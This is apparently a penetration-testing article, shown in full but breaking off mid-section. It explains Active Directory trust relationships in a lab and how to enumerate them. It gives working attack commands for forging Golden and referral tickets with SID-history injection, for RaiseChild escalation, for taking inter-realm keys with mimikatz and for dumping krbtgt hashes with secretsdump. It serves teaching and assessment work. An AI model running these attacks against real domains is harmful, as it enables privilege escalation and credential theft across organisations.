Active Directory is widely used in enterprise environments to manage computers and users. Organizations frequently have multiple domains across one or more forests. This topology can complicate authentication and resource access during security assessments.
However, trust relationships between domains can inadvertently simplify privilege escalation and domain compromise by allowing users and objects from one domain to access resources in another.
In this article, we’ll demonstrate how to configure various trust relationships in a lab environment, how to obtain information about domains, which parameters to pay attention to, and which attacks can be used to escalate privileges.

All commands listed below were run on the domain controller dc01.domain.local unless otherwise specified. Our lab environment has the following topology:
| Domain | SID | Domain Controller |
|---|---|---|
| DOMAIN.LOCAL | S-1-5-21-847653711-2165400951-2480336776 | dc01.domain.local (172.16.128.148) |
| CHILD.DOMAIN.LOCAL | S-1-5-21-4112499798-2138080591-877392795 | childdc01.child.domain.local (172.16.128.149) |
| DOMAIN2.TEST | S-1-5-21-1352937693-1936037518-1977030692 | testdc01.domain2.test (172.16.128.149) |
How to set up trusts#
You can add and configure trusts using the netdom trust command. Here’s how to add a two-way trust:
netdom trust <trusting_domain_name> /d:<trusted_domain_name> /add /twoway /Ud:<user_trusted_domain> /Pd:* /Uo:<user_trusting_domain> /Po:*Microsoft documentation states that netdom cannot be used to create forest trusts; however, it functioned correctly in our lab environment:
netdom trust domain2.test /d:domain.local /Add /TwoWay /UserD:domain\administrator /PasswordD:* /UserO:domain2\administrator /PasswordO:*To modify trust attributes, you must configure them separately for each direction of the trust relationship:
netdom trust domain.local /d:domain2.test /UserD:domain2\administrator /PasswordD:* /UserO:domain\administrator /PasswordO:* /Quarantine:No

netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:* /UserO:domain2\administrator /PasswordO:* /Quarantine:No
Enumerating Trust Relationships#
One of the most effective methods is to query LDAP for the Trusted Domain Object (TDO) using the objectClass=trustedDomain filter. You can use ldapsearch or run query 6 in LDAPPER (parameter -s 6):
ldapsearch -x -H ldap://172.16.128.148 -D "user01@domain.local" -w 'P@ssw0rd' -b "dc=domain,dc=local" -s sub "(objectClass=trustedDomain)"From a host with the Active Directory PowerShell module installed, you can use the Get-AdTrust cmdlet:
Get-AdTrust -filter *If you’ve already run the Bloodhound collector, the <date>_domains.json output file will contain trust relationship details and associated attributes. The output format and data structure depend on the collector version.
Here is an example of a TDO obtained via ldapsearch when accessing the LDAP server in the domain.local domain:
# domain2.test, System, domain.local
dn: CN=domain2.test,CN=System,DC=domain,DC=local
objectClass: top
objectClass: leaf
objectClass: trustedDomain
cn: domain2.test
distinguishedName: CN=domain2.test,CN=System,DC=domain,DC=local
instanceType: 4
whenCreated: 20260604090017.0Z
whenChanged: 20260604090235.0Z
uSNCreated: 12870
uSNChanged: 12885
showInAdvancedViewOnly: TRUE
name: domain2.test
objectGUID:: Do6bcz+OuEGXJSzKVOVAgw==
securityIdentifier:: AQQAAAAAAAUVAAAA3TCkUI6WZXMkGNd1
trustDirection: 3
trustPartner: domain2.test
trustPosixOffset: -2147483648
trustType: 2
trustAttributes: 72
flatName: DOMAIN2
objectCategory: CN=Trusted-Domain,CN=Schema,CN=Configuration,DC=domain,DC=loca
l
isCriticalSystemObject: TRUE
dSCorePropagationData: 16010101000000.0Z
msDS-TrustForestTrustInfo:: AQAAAAIAAAAdAAAAAAAAAAD03AE+lM6QAAwAAABkb21haW4yLn
Rlc3REAAAAAAAAAAD03AE+lM6QAhgAAAABBAAAAAAABRUAAADdMKRQjpZlcyQY13UMAAAAZG9tYWl
uMi50ZXN0BwAAAERPTUFJTjI=
Key TDO Attributes#
You can read about the purpose of all attributes in the documentation. The following attributes are particularly useful:
trustDirection#
The direction of the trust:
1 - TRUST_DIRECTION_INBOUND (the domain2.test domain trusts domain.local, users from domain.local have access to resources in domain2.test);
2 - TRUST_DIRECTION_OUTBOUND (the domain.local domain trusts domain2.test, users from domain2.test have access to resources in domain.local);
3 - TRUST_DIRECTION_BIDIRECTIONAL (two-way trust).
trustAttributes#
This attribute determines which trust-based attacks may succeed. You can find the values of the flags in the documentation.
In the example above, trustAttributes is 72 (0x48). This means that the following attributes are set:
- 0x08 TRUST_ATTRIBUTE_FOREST_TRANSITIVE;
- 0x40 TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL.
flatName#
Contains the NetBIOS name. It can be used to retrieve the inter-realm key from the NTDS database.
msDS-SupportedEncryptionTypes#
Determines which encryption types are used for a cross-realm TGT. You can find the values in the documentation. If this attribute is not set or equals 0, the domain policy is used.
This attribute should be verified before generating a referral ticket to maintain operational security (OPSEC). For example, if msDS-SupportedEncryptionTypes equals 24, the KDC will use AES256, but if it equals 0 and the domain default is RC4, RC4 will be used for cross-realm TGT as well. You can request a TGT using any encryption type supported by the target domain’s KDC.
Standard AD attacks#
Assume you have a standard user account in the domain.local domain. If the domain2.test domain trusts the domain.local domain and Selective Authentication (controlled by the TRUST_ATTRIBUTE_CROSS_ORGANIZATION flag) is not configured, user and computer accounts from domain.local will be member of Authenticated Users in domain2.test, allowing standard Active Directory exploitation techniques. With a user account in domain.local, you can perform many actions in the domain2.test domain:
run the Bloodhound collector and enumerate objects in the domain; search for privileged accounts with identical names across domains, as they often share the same passwords;
analyze ACLs on target domain objects to identify permissions granted to accounts from the source domain;


gather information about certificate templates and try to escalate privileges (the ESC1 attack can sometimes be performed by members of the Authenticated Users group);

read SYSVOL and look for credentials or other useful information;
perform Coercion attacks and Kerberoasting;
add a computer account (by default, AUTHENTICATED USERS can add up to 10 computers to the domain).
In some scenarios, escalating to Domain Admin in the target domain is easier than in the source domain, enabling lateral movement back to the original environment.
Examples#

Obtaining a certificate and authenticating with PKINIT:
Access to SYSVOL in another forest:
Adding a computer account:

Attacks on trusts#
If you have compromised Domain Admin privileges, you can attempt trust-based attacks. First, analyze the trust attributes configured on both domains, paying close attention to inbound trust properties. For example, if the LDAP attributes on the domain controller in the domain.local are:
ldapsearch -x -H ldap://172.16.128.148 -D "administrator@domain.local" -w 'P@ssw0rd' -b "dc=domain,dc=local" -s sub "(objectClass=trustedDomain)"
# domain2.test, System, domain.local
dn: CN=domain2.test,CN=System,DC=domain,DC=local
...
trustAttributes: 4
…and attributes in the LDAP on the domain controller in the domain2.test are:
ldapsearch -x -H ldap://172.16.128.147 -D "administrator@domain2.test" -w 'P@ssw0rd' -b "dc=domain2,dc=test" -s sub "(objectClass=trustedDomain)"
# domain.local, System, domain2.test
dn: CN=domain.local,CN=System,DC=domain2,DC=test
...
trustAttributes: 64
…SID filtering is not enforced for the trust relationship, allowing cross-realm ticket requests from domain.local to domain2.test. This allows attackers to inject SIDs from other domains into ticket requests. Below, we’ll discuss individual attributes in more detail.
TRUST_ATTRIBUTE_QUARANTINED_DOMAIN (0x00000004)#
When enabled, it enforces SID filtering and blocks TGT delegation, effectively mitigating most trust-based attacks. If this attribute is enabled, you must rely on standard Active Directory exploitation techniques instead.
The netdom parameter description:
/Quarantine         Valid only on an existing direct, outbound trust. Set or
                    clear the domain quarantine attribute. Default is "no".
                    When "yes" is specified, then only SIDs from the directly
                    trusted domain will be accepted for authorization data
                    returned during authentication. SIDS from any other
                    domains will be removed. Specifying /Quarantine without
                    yes or no will display the current state.
Example of configuring this parameter in the lab environment:




netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:* /UserO:domain2\administrator /PasswordO:* /Quarantine:YesIn the event logs, you can see unsuccessful logins and SID filtering:
TRUST_ATTRIBUTE_WITHIN_FOREST#
Indicates that the domains reside within the same Active Directory forest.
RaiseChild attack#
If the TRUST_ATTRIBUTE_QUARANTINED_DOMAIN attribute is not set, SID filtering is disabled, allowing attackers to inject SIDs into the ticket’s SID History attribute. Once you compromise the child domain’s krbtgt key, you can escalate to Enterprise Admin in the parent domain.
You can use ticketer.py to forge a Golden Ticket and inject the SID of the root domain’s Enterprise Admins group (or another high-privilege account) into the ticket’s SID History.
ticketer.py -aesKey <child_krbtgt_key> -domain-sid <child_domain_sid> -extra-sid <root_domain_sid>-519 -domain <CHILD.DOMAIN.LOCAL> -user-id <user_id> <user_name>In our lab environment:
ticketer.py -aesKey a743aad3537230bb76a7172f062eeb0e31b7d1f720112317e4c0cf78fa8858a6 -domain-sid S-1-5-21-4112499798-2138080591-877392795 -extra-sid S-1-5-21-847653711-2165400951-2480336776-519 -domain CHILD.DOMAIN.LOCAL -user-id 1104 user
Alternatively, you can use raiseChild.py:
raiseChild.py <child.domain.local>/<domainadmin>:<password> -w <./ticket.ccache>In the example:
raiseChild.py child.domain.local/Administrator:'P@ssw0rd'
Unconstrained delegation#

By default, TGT delegation is allowed between domains in the same forest. If the TRUST_ATTRIBUTE_QUARANTINED_DOMAIN attribute is not set, you can conduct an unconstrained delegation attack. Domain controllers have unconstrained delegation enabled by default. You can check if there is already a TGT for the necessary accounts on the domain controller or run Rubeus in monitor mode.
TRUST_ATTRIBUTE_TREAT_AS_EXTERNAL (0x00000040)#
If the TRUST_ATTRIBUTE_QUARANTINED_DOMAIN attribute is not set, exploitation is possible due to relaxed SID filtering. For the -extra-sid parameter, you can specify a RID >= 1000. For example, the RID of a user from the Administrators group, a domain controller, or a user MSOL_<>, which has DCSync permissions. Note that injecting a SID into the SID History attribute grants access to resources only for the specific account identified by that SID. It does not automatically grant permissions inherited from security groups.
Description of the parameter in netdom:
/EnableSIDHistory   Valid only for an outbound, forest trust. Specifying "yes"
                    allows users migrated to the trusted forest from any other
                    forest, to use SID history to access resources in this
                    forest. This should be done only if the trusted forest
                    administrators can be trusted enough to specify SIDs of
                    this forest in the SID history attribute of their users
                    appropriately. Specifying "no" would disable the ability of
                    the migrated users in the trusted forest to use SID history
                    to access resources in this forest. Specifying
                    /EnableSIDHistory without yes or no will display the
                    current state of this trust attribute.
Example of setting up in our lab environment:
netdom trust domain2.test /d:domain.local /UserD:domain\administrator /PasswordD:* /UserO:domain2\administrator /PasswordO:* /EnableSIDHistory:YesYou can generate a ticket with an injected SID using two methods: a Golden Ticket or a Referral Ticket. When using a Golden Ticket, you must first request a Referral ticket and then request a TGS for the target service.
Golden Ticket#
Generating a ticket:
ticketer.py -aesKey <compromised_krbtgt_key> -domain-sid <compromised_domain_sid> -extra-sid <privileged_user_sid> -domain <compromised_domain_name> -user-id <user_id> <user_name>In the example below, S-1-5-21-1352937693-1936037518-1977030692-1106 is the SID of the user newAdmin@domain2.test, which is a member of the Administrators group:
ticketer.py -domain domain.local -domain-sid S-1-5-21-847653711-2165400951-2480336776 -aesKey ce56dbef7b7559a08eaa949f4134df70a2836bba08bbc81690cc6abecad9feaa -extra-sid S-1-5-21-1352937693-1936037518-1977030692-1106 -user-id 1104 user01
When using impacket to request a TGS for a service in another forest, an error KDC_ERR_S_PRINCIPAL_UNKNOWN (Server not found in Kerberos database) may occur:

In such a case, using the generated ticket, you can first request a referral ticket and then request a TGS for the necessary service:
$ export KRB5CCNAME=user01.ccache
$ getST.py -spn krbtgt/DOMAIN2.TEST -no-pass -debug DOMAIN.LOCAL/user01
$ export KRB5CCNAME=user01@krbtgt_DOMAIN2.TEST@DOMAIN.LOCAL.ccache
$ getST.py -spn cifs/testdc01.DOMAIN2.TEST -no-pass -debug DOMAIN2.TEST/user01@DOMAIN2.TEST
$ export KRB5CCNAME=user01@DOMAIN2.TEST@cifs_testdc01.DOMAIN2.TEST@DOMAIN2.TEST.ccache
$ secretsdump.py -k -no-pass testdc01.domain2.test -debug
Referral ticket#

In the case of a referral ticket, the inter-realm key is used instead of the krbtgt key. To obtain the key, you need to use the lsadump::trust /patch command in mimikatz. The NT hash can also be obtained from NTDS using a DCSync attack.
The trust account name follows the format DOMAIN$, where domain matches the flatName attribute of the trusted domain. In the example, the account is DOMAIN2$. For AES encryption, use the key labeled [ In ] . The type of key to use depends on the msDS-SupportedEncryptionTypes attribute.
Generating a ticket with the NT hash:
ticketer.py -nthash <inter-realm_key> -domain-sid <compromised_domain_sid> -extra-sid <privileged_user_sid> -domain <compromised_domain_name> -spn <krbtgt/target_domain>-user-id <user_id> <user_name>Generating a ticket with the AES key:
ticketer.py -aesKey <inter-realm_key> -domain-sid <compromised_domain_sid> -extra-sid <privileged_user_sid> -domain <compromised_domain_name> -spn <krbtgt/target_domain>-user-id <user_id> <user_name>Example with NT hash:
ticketer.py -nthash f5b7ec58a53fb3c55f9cd749d1a3716a -domain-sid S-1-5-21-847653711-2165400951-2480336776 -extra-sid S-1-5-21-1352937693-1936037518-1977030692-1106 -spn "krbtgt/domain2.test" -domain DOMAIN.LOCAL -user-id 1104 user01After generating the ticket, you need to request a TGS:
$ export KRB5CCNAME=user01.ccache
$ getST.py -k -no-pass -debug -spn CIFS/testdc01.domain2.test  domain2.test/user01@domain2.test
$ export KRB5CCNAME=user01@domain2.test@CIFS_testdc01.domain2.test@DOMAIN2.TEST.ccache
$ secretsdump.py -k -no-pass -just-dc-user DOMAIN2/krbtgt testdc01.domain2.test
TRUST_ATTRIBUTE_CROSS_ORGANIZATION (0x00000010)#

This attribute enables Selective Authentication, which prevents users from the trusted forest from accessing resources in the trusting forest by default. To grant access, administrators must explicitly configure the Allowed to Authenticate permissions on the target objects.
Description of the parameter in netdom:
/SelectiveAUTH      Valid only on outbound Forest and External trusts.
                    Specifying "yes" enables selective authentication across
                    this trust.
                    Specifying "no" disables selective authentication across
                    this trust.
                    Specifying /SelectiveAUTH without yes or no will display
                    the current state of this trust attribute.
Example of setting up on a lab environment:
